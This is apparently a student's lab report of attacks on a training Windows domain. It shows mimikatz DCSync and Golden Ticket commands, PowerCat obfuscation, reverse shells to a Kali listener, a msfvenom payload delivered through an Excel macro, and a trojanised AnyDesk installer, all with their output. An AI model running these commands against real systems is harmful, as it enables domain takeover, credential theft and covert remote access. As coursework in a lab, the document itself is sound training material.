Generated a **Golden Ticket** using the **krbtgt** hash, and successfully used it to access the restricted **\win-DC1\admins** folder. This was done using a non-privileged user account, bypassing normal access control policies.

```
mimikatz # lsadump::dcsync /domain:cyber.local /user:krbtgt
[DC] 'cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 7/13/2021 3:40:12 AM
Object Security ID  : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID  : 502

Credentials:
Hash NTLM: c5c3596547d1af9cae8c6e099074677e
ntlm- 0: c5c3596547d1af9cae8c6e099074677e
lm - 0: e375cf1e7b6d7e1f2228a662a2a322f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 5d620a0c82f893eda2106834bd5da527

* Primary:Kerberos-Newer-Keys *
  Default Salt : CYBER.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 2136c921b652bd932573c5e8ddce5df50bf0e760ba72dc21879753cbeb5c0335
    aes128_hmac (4096) : 63aa7aade1e0716576ce895815e2fc86
    des_cbc_md5 (4096) : dce6ba9edaea2504

* Primary:Kerberos *
  Default Salt : CYBER.LOCALkrbtgt
  Credentials
    des_cbc_md5 : dce6ba9edaea2504

* Packages *
  NTLM-Strong-NTOWF

* Primary:WDigest *
  01 0c91751113e07069cc31fd093c192b9e
  02 754a5e16f7808f86a129618b9ac0cad9
  03 94a60d199e6075071e0738cd68417363
  04 0c91751113e07069cc31fd093c192b9e
  05 754a5e16f7808f86a129618b9ac0cad9
  06 010261438b2c54768f137d0270718ea2
```

```
##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## "##" "A Le Vie, A L'Amour" - (0x00)
## / \ ## /*** Benjamin DELPV 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:Administrator /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413 /krbtgt:c5c3596547d1af9cae8c6e099074677e /id:500 /groups:512,513,518,519
User : Administrator
Domain : cyber.local (CYBER)
SID : S-1-5-21-3951200390-467812779-2876480413
User Id : 500
Groups Id : *512 513 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime : 9/11/2024 6:54:02 AM ; 9/9/2034 6:54:02 AM ; 9/9/2034 6:54:02 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

```
mimikatz # kerberos::golden /user:Administrator /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413 /krbtgt:c5c3596547d1af9cae8c6e099074677e /id:500
User      : Administrator
Domain    : cyber.local (CYBER)
SID       : S-1-5-21-3951200390-467812779-2876480413
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime  : 9/11/2024 6:34:06 AM ; 9/9/2034 6:34:06 AM ; 9/9/2034 6:34:06 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

```
mimikatz # kerberos::list
```

```
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 9/11/2024 6:54:02 AM ; 9/9/2034 6:54:02 AM ; 9/9/2034 6:54:02 AM
Server Name       : krbtgt/cyber.local @ cyber.local
Client Name       : Administrator @ cyber.local
Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

```
C:\Users\garyg\Downloads>dir \\win-dc1\admins
Volume in drive \\win-dc1\admins has no label.
Volume Serial Number is DC70-6BFD
```


```
Directory of \\win-dc1\admins
```

```
07/20/2021  01:51 AM    <DIR>          .
07/20/2021  01:51 AM    <DIR>          ..
07/20/2021  01:51 AM                     414 Admins only --RESTRICTED--.txt
07/20/2021  01:51 AM                148,844 Employee Performance Review.pdf
                2 File(s)                149,258 bytes
                2 Dir(s)  32,174,022,656 bytes free
```

```
C:\Users\garyg\Downloads>xcopy \\win-DC1\admins C:\Users\garyg\Downloads /s /e /i
\\win-DC1\admins\Admins only --RESTRICTED--.txt
\\win-DC1\admins\Employee Performance Review.pdf
2 File(s) copied
```

```
C:\Users\garyg\Downloads>
```


Files in \\admins directory



10. On DESKTOP1, perform obfuscation with PowerCat, as follows:

a. Download **PowerCat** for **PowerShell**.

Downloaded PowerCat.



b. Obfuscate the payload with **invoke-obfuscation**.

Obfuscated the payload with **invoke-obfuscation**.


```
Invoke-Obfuscation> set scriptpath C:\Users\brenta\Desktop\EXCLUDED\powercat.ps1
```

```
Successfully set ScriptPath:  
C:\Users\brenta\Desktop\EXCLUDED\powercat.ps1
```

Choose one of the below options:

```
[*] TOKEN      Obfuscate PowerShell command Tokens  
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)  
[*] STRING     Obfuscate entire command as a String  
[*] ENCODING   Obfuscate entire command via Encoding  
[*] COMPRESS   Convert entire command to one-liner and Compress  
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)
```

```
Invoke-Obfuscation> TOKEN\ALL\1
```

Choose one of the below Token options:

```
[*] TOKEN\STRING      Obfuscate String tokens (suggested to run first)  
[*] TOKEN\COMMAND     Obfuscate Command tokens  
[*] TOKEN\ARGUMENT    Obfuscate Argument tokens  
[*] TOKEN\MEMBER       Obfuscate Member tokens  
[*] TOKEN\VARIABLE     Obfuscate Variable tokens  
[*] TOKEN\TYPE         Obfuscate Type tokens  
[*] TOKEN\COMMENT      Remove all Comment tokens  
[*] TOKEN\WHITESPACE   Insert random Whitespace (suggested to run last)  
[*] TOKEN\ALL          Select All choices from above (random order)
```

Choose one of the below Token\All options to APPLY to current payload:

```
[*] TOKEN\ALL\1      Execute ALL Token obfuscation techniques (random order)
```

```
[*] Obfuscating 28 Comment tokens.
```

```
[*] Obfuscating 488 String tokens.
```

```
[*]          300 String tokens remaining to obfuscate.
```


```
[*]          200 String tokens remaining to obfuscate.
```

```
[*]          100 String tokens remaining to obfuscate.
```

```
[*] Obfuscating 145 Command tokens.
```

c. Scan the payload using **VirusTotal** to check if **Windows Defender** detects the payload.

Turned on the firewall

 **Threat found - action needed.** Severe

9/11/2024 10:25 AM

Status: Active

Active threats have not been remediated and are running on your device.

Threat detected: Backdoor:PowerShell/Powercat.A

Alert level: Severe

Date: 9/11/2024 10:25 AM


Category: Backdoor


Details: This program provides remote access to the computer it is installed on.

[Learn more](#)

Affected items:

file: C:\Users\brenta\Desktop\NON_OBF\powercat.ps1

Actions 



d. Listen to connections with **Netcat** in the **Kali Linux** machine.

e. Use **PowerCat** to connect to the **Kali Linux** machine.

Set up a listener with Netcat on Kali Linux & connected to Kali Linux using PowerCat from DESKTOP1.


```

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script
can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet
to allow the script to run without this warning message. Do you want to run
C:\Users\brenta\Desktop\EXCLUDED\powercat.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "p"); R
PS C:\Users\brenta\Desktop\EXCLUDED> powercat -c 10.0.2.100 -p 7000 -e cmd.exe

```

```

kali@kali:~$ nc -nlvp 7000
listening on [any] 7000 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.50] 58395
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\brenta\Desktop\OBFUSCATED>cd ..
cd ..

C:\Users\brenta\Desktop>cd OBFUSCATED
cd OBFUSCATED

C:\Users\brenta\Desktop\OBFUSCATED>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\brenta\Desktop\OBFUSCATED>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9C7E-4D1F

Directory of C:\Users\brenta\Desktop\OBFUSCATED

09/11/2024 10:17 AM <DIR> .
09/11/2024 10:17 AM <DIR> ..
09/11/2024 10:41 AM          59,075 power_io.ps1
                1 File(s)          59,075 bytes
                2 Dir(s)  15,444,434,464 bytes free

C:\Users\brenta\Desktop\OBFUSCATED>

```

11. Perform MS Office exploitation on DESKTOP1.

NOTICES:

- The payload file must be created outside the machine and delivered to the victim's machine.
- **MS Office** installed on the machine should only be used to run the excel file.
- Note that the license is valid for 5 days from the date of importing the machine.
- If the office file won't work on **DESKTOP1**, then use **WIN-DC1** machine.

Use the following steps to perform the exploitation process:

a. Create a reverse shell payload in the **Kali Linux** machine.

Created a reverse shell payload on Kali Linux.

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o /var/www/html/shell.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/shell.exe
kali@kali:~$
```

b. Create a listener in the **Kali Linux** machine.

Set up a listener on Kali Linux.


```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.100:4444
```

c. Create an **Excel** spreadsheet that will download the malicious file and activate the reverse shell to the **Kali Linux** machine.

d. Hide the malicious function.


The Excel file downloads and executes the malicious payload when opened, establishing a reverse shell to Kali. The payload was hidden within the Excel file using VBA to make it less noticeable.





12. Perform a social engineering attack using an SFX payload to gain a reverse shell on DESKTOP1 machine.

Created a **self-extracting (SFX) payload** containing a reverse shell. The payload was crafted to look like a legitimate application (e.g., **AnyDesk**), tricking the user into running it. When executed, the payload established a reverse shell to **DESKTOP1** without raising suspicion.



```
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4445 -f exe -k -x /home/kali/Downloads/AnyDesk.exe -o AnyDesk_evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 5370368 bytes
Saved as: AnyDesk_evil.exe
kali@kali:~$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.50 - - [12/Sep/2024 05:04:25] "GET / HTTP/1.1" 200 -
10.0.2.50 - - [12/Sep/2024 05:04:28] "GET /AnyDesk_evil.exe HTTP/1.1" 200 -
```

Directory listing for /

- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.pki/](#)
- [.PlayOnLinux/](#)
- [.profile](#)
- [.vboxclient-clipboard.pid](#)
- [.vboxclient-display-svga-x11.pid](#)
- [.vboxclient-draganddrop.pid](#)
- [.vboxclient-seamless.pid](#)
- [.wget-hsts](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zshrc](#)
- [AnyDesk_evil.exe](#)



The image is a composite of two screenshots. The left side shows a Metasploit terminal session. The user sets a multi/handler to 'reverse_tcp', configures the LHOST to 10.0.2.100 and LPORT to 4445, and then executes the exploit. The terminal shows the handler sending stages and opening three Meterpreter sessions. The user then runs 'shell' in the first session, resulting in a Windows command prompt. The right side shows the AnyDesk application window. It displays 'Your Address' as 1573 872 9. There are buttons for 'News', 'Favorites', 'Recent Sessions', 'Discovered', and 'Invitations'. A 'Help Us Improve' dialog box is open, asking for permission to collect data.